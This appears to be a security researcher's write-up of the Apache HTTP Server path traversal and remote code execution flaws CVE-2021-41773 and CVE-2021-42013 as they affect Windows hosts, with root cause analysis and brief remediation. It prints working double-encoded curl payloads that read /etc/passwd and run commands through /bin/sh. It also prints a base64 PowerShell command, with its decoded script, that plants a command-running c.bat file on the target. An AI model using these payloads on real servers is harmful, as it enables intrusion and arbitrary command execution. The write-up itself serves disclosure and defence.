

Prologue
Apache HTTP Server has been the gold standard across the world for decades due to its cross-platform nature and ease-of-use and therefore, it is also the target of plenty of threat actors and exploit researchers. Given the recent disclosure of CVE-2021-41773 and CVE-2021-42013 and the nature of its high severity, numerous outlets have already made a writeup for demonstrating their capabilities.
However, since most of the writeups have primarily focused on the Linux aspect of the vulnerabilities, some may not be aware that platforms such as Windows is just as vulnerable as well. In the following post, we’ll go over how these vulnerabilities can be utilized against Windows hosts with vulnerable Apache HTTP Server.

How Does it Work?
Researchers found that by crafting a special HTTP request, Apache HTTP server can be tricked into creating a path traversal attack or remote code execution (RCE). The following curl commands demonstrate how these two attack methods can be recreated :
Payload 1: Local file inclusion via path traversals
curl -s --path-as-is "http://127.0.0.1/icons/%%32%65%%32%65/%%32%65%%32%65/%%32%65%%32%65/%%32 %65%%32%65/%%32%65%%32%65/%%32%65%%32%65/%%32%65%%32%65/%%32%65%%32%65/%%32%65%%32%65/%%32%65%%32%65/ etc/passwd"
Payload 2:Remote code execution via path traversals
curl -s -d "echo;id" --path-as-is "http://127.0.0.1/icons/%%32%65%%32%65/%%32%65%%32%65/%%32%65%%32%65/%%32%65%%32%65/%%32 %65%%32%65/%%32%65%%32%65/%%32%65%%32%65/%%32%65%%32%65/%%32%65%%32%65/%%32%65%%32%65/ bin/sh"
Root Cause Analysis
Given the requests shown above, we can see that despite the effort put into fixing the vulnerabilities in Apache HTTP Server 2.4.50, the CVEs can still be reproduced by double-encoding the request. When handling external HTTP requests, the Apache server will pass the request to ap_process_request_internal to parse the URL path. In the said method, ap_normalize_path and ap_unescape_url are called. However, both of these methods will decode the path when handling the input.
Fig 1. is a diff between 2.4.49 and 2.4.50. As one could see, the proposed fix was to handle abnormal characters like %2e. Unfortunately, the fix was only implemented in one of the aforementioned methods. Therefore, one could easily bypass this fix by double-encoding the path.
Figure 1. Diff between Apache 2.4.49 and 2.4.50
After double-encoding our paths, we get:
http://127.0.0.1/icons/%%32%65%%32%65/%%32%65%%32%65/%%32%65%%32%65/%%32
%65%%32%65/%%32%65%%32%65/%%32%65%%32
%65/%%32%65%%32%65/%%32%65%%32%65/%%32%65%%32%65/%%32%65%%32%65/bin/sh
http://127.0.0.1/icons/%2e%2e/%2e%2e/%2e%2e/%2e%2e/%2e%2e/%2e%2e/%2e%2e/
%2e%2e/%2e%2e/%2e%2e/bin/shBy decoding the path twice…
http://127.0.0.1/icons/../../../../../../../../../../bin/shBased on this improper fix, we can see that Apache HTTP Server did not properly validate and normalize the paths, leading to our successful payload execution.
Next, we’ll talk about how these vulnerabilities can be applied on Windows.
PoC on Windows
The following demo uses a vulnerable version of the Apache HTTP Server at the IP
192.168.56.161
Payload 1: Local File Inclusion via Path Traversal
C:/Windows/win.ini could be read using this attack vector, as shown in Fig. 2.
Figure 2. Path traversals leading to local file inclusion
Payload 2:Remote Code Execution
Through cmd.exe, we can use PowerShell to write a c.bat file under C:\Users\Public. You might notice that Apache HTTP Server will return with a 500 Internal Server Error (see Fig. 3), that is primarily due to not having a proper HTTP header response from the CGI - in reality, the script did successfully go through and ran on the target host.
Figure 3. The results after payload execution
We can then specify any command that we desire through this c.bat file.
Figure 4. Arbitrary code execution via the c.bat file
Here’s what it looks like under Process Monitor:
Figure 5. Snapshot from Process Monitor
Note that even if there are special characters in the arguments, cmd.exe can still properly execute the command thanks to how cmd parses its arguments.
cmd.exe magic parser
Under normal circumstances, processes with quoted argument including optional switches shouldn’t be able to run properly - yet, cmd.exe was able to run with our /c argument quoted. We delve deeper in order to understand how cmd.exe was able to achieve this.
Parser documentation from the help
/?switch
Figure 6. Screenshot of the cmd window with the help switch
Surprise!
Figure 7. cmd parser in action
Command | Similar |
|---|---|
|
|
|
|
|
|
|
|
|
|
cmd with powershell.exe
Command | Result |
|---|---|
|
|
|
|
|
|
|
|
|
|
|
|
|
|
|
|
|
|
|
|
|
|
|
|
|
|
|
|
|
|
|
|
|
|
|
|
|
|
|
|
|
|
|
|
|
|
|
|
|
|
|
|
|
|
Using PowerShell to Write C:\Users\Public\c.bat
Encoded command through the -EncodedCommand switch:
JABzAHQAcgA9AEAAIgANAAoAQABlAGMAaABvACAAbwBmAGYAIAAmACYAIABlAGMAaABvACAAQwBvAG4AdABlAG4AdAAtAHQAeQBwAGUAOgB0AGUAeAB0AC8AcABsAGEAaQBuACAAJgAmACAAZQBjAGgAbwAuAA0ACgBlAGMAaABvACAAJQAxAA0ACgBwAG8AdwBlAHIAcwBoAGUAbABsAC4AZQB4AGUAIAAtAE4AbwBMAG8AZwBvACAALQBOAG8AUAByAG8AZgBpAGwAZQAgAC0AQwBvAG0AbQBhAG4AZAAgACIAJQAxACAAfAAgAE8AdQB0AC0AZgBpAGwAZQAgAC0ARQBuAGMAbwBkAGkAbgBnACAAdQB0AGYAOAAgAC0ARgBpAGwAZQBQAGEAdABoACAAQwA6AFwAVQBzAGUAcgBzAFwAUAB1AGIAbABpAGMAXAByAC4AdAB4AHQAIgANAAoAdAB5AHAAZQAgAEMAOgBcAFUAcwBlAHIAcwBcAFAAdQBiAGwAaQBjAFwAcgAuAHQAeAB0AA0ACgBkAGUAbAAgAEMAOgBcAFUAcwBlAHIAcwBcAFAAdQBiAGwAaQBjAFwAcgAuAHQAeAB0AA0ACgAiAEAADQAKAFcAcgBpAHQAZQAtAE8AdQB0AHAAdQB0ACAAJABzAHQAcgAgAHwAIABPAHUAdAAtAGYAaQBsAGUAIAAtAEUAbgBjAG8AZABpAG4AZwAgAGEAcwBjAGkAaQAgAC0ARgBpAGwAZQBQAGEAdABoACAAQwA6AFwAVQBzAGUAcgBzAFwAUAB1AGIAbABpAGMAXABjAC4AYgBhAHQA
Decoded script:
$str=@"
@echo off && echo Content-type:text/plain && echo.
echo %1
powershell.exe -NoLogo -NoProfile -Command "%1 | Out-file -Encoding utf8 -FilePath C:\Users\Public\r.txt"
type C:\Users\Public\r.txt
del C:\Users\Public\r.txt
"@
Write-Output $str | Out-file -Encoding ascii -FilePath C:\Users\Public\c.bat
Patches & Remediation
Update Apache HTTP Server to the latest version (2.4.50+)
Appendix: Working with CGI
demo.bat
@echo off && echo Content-type:text/plain && echo.
echo %1
test with demo.bat
Remote shell execution
-Decode special characters

Identical to the system output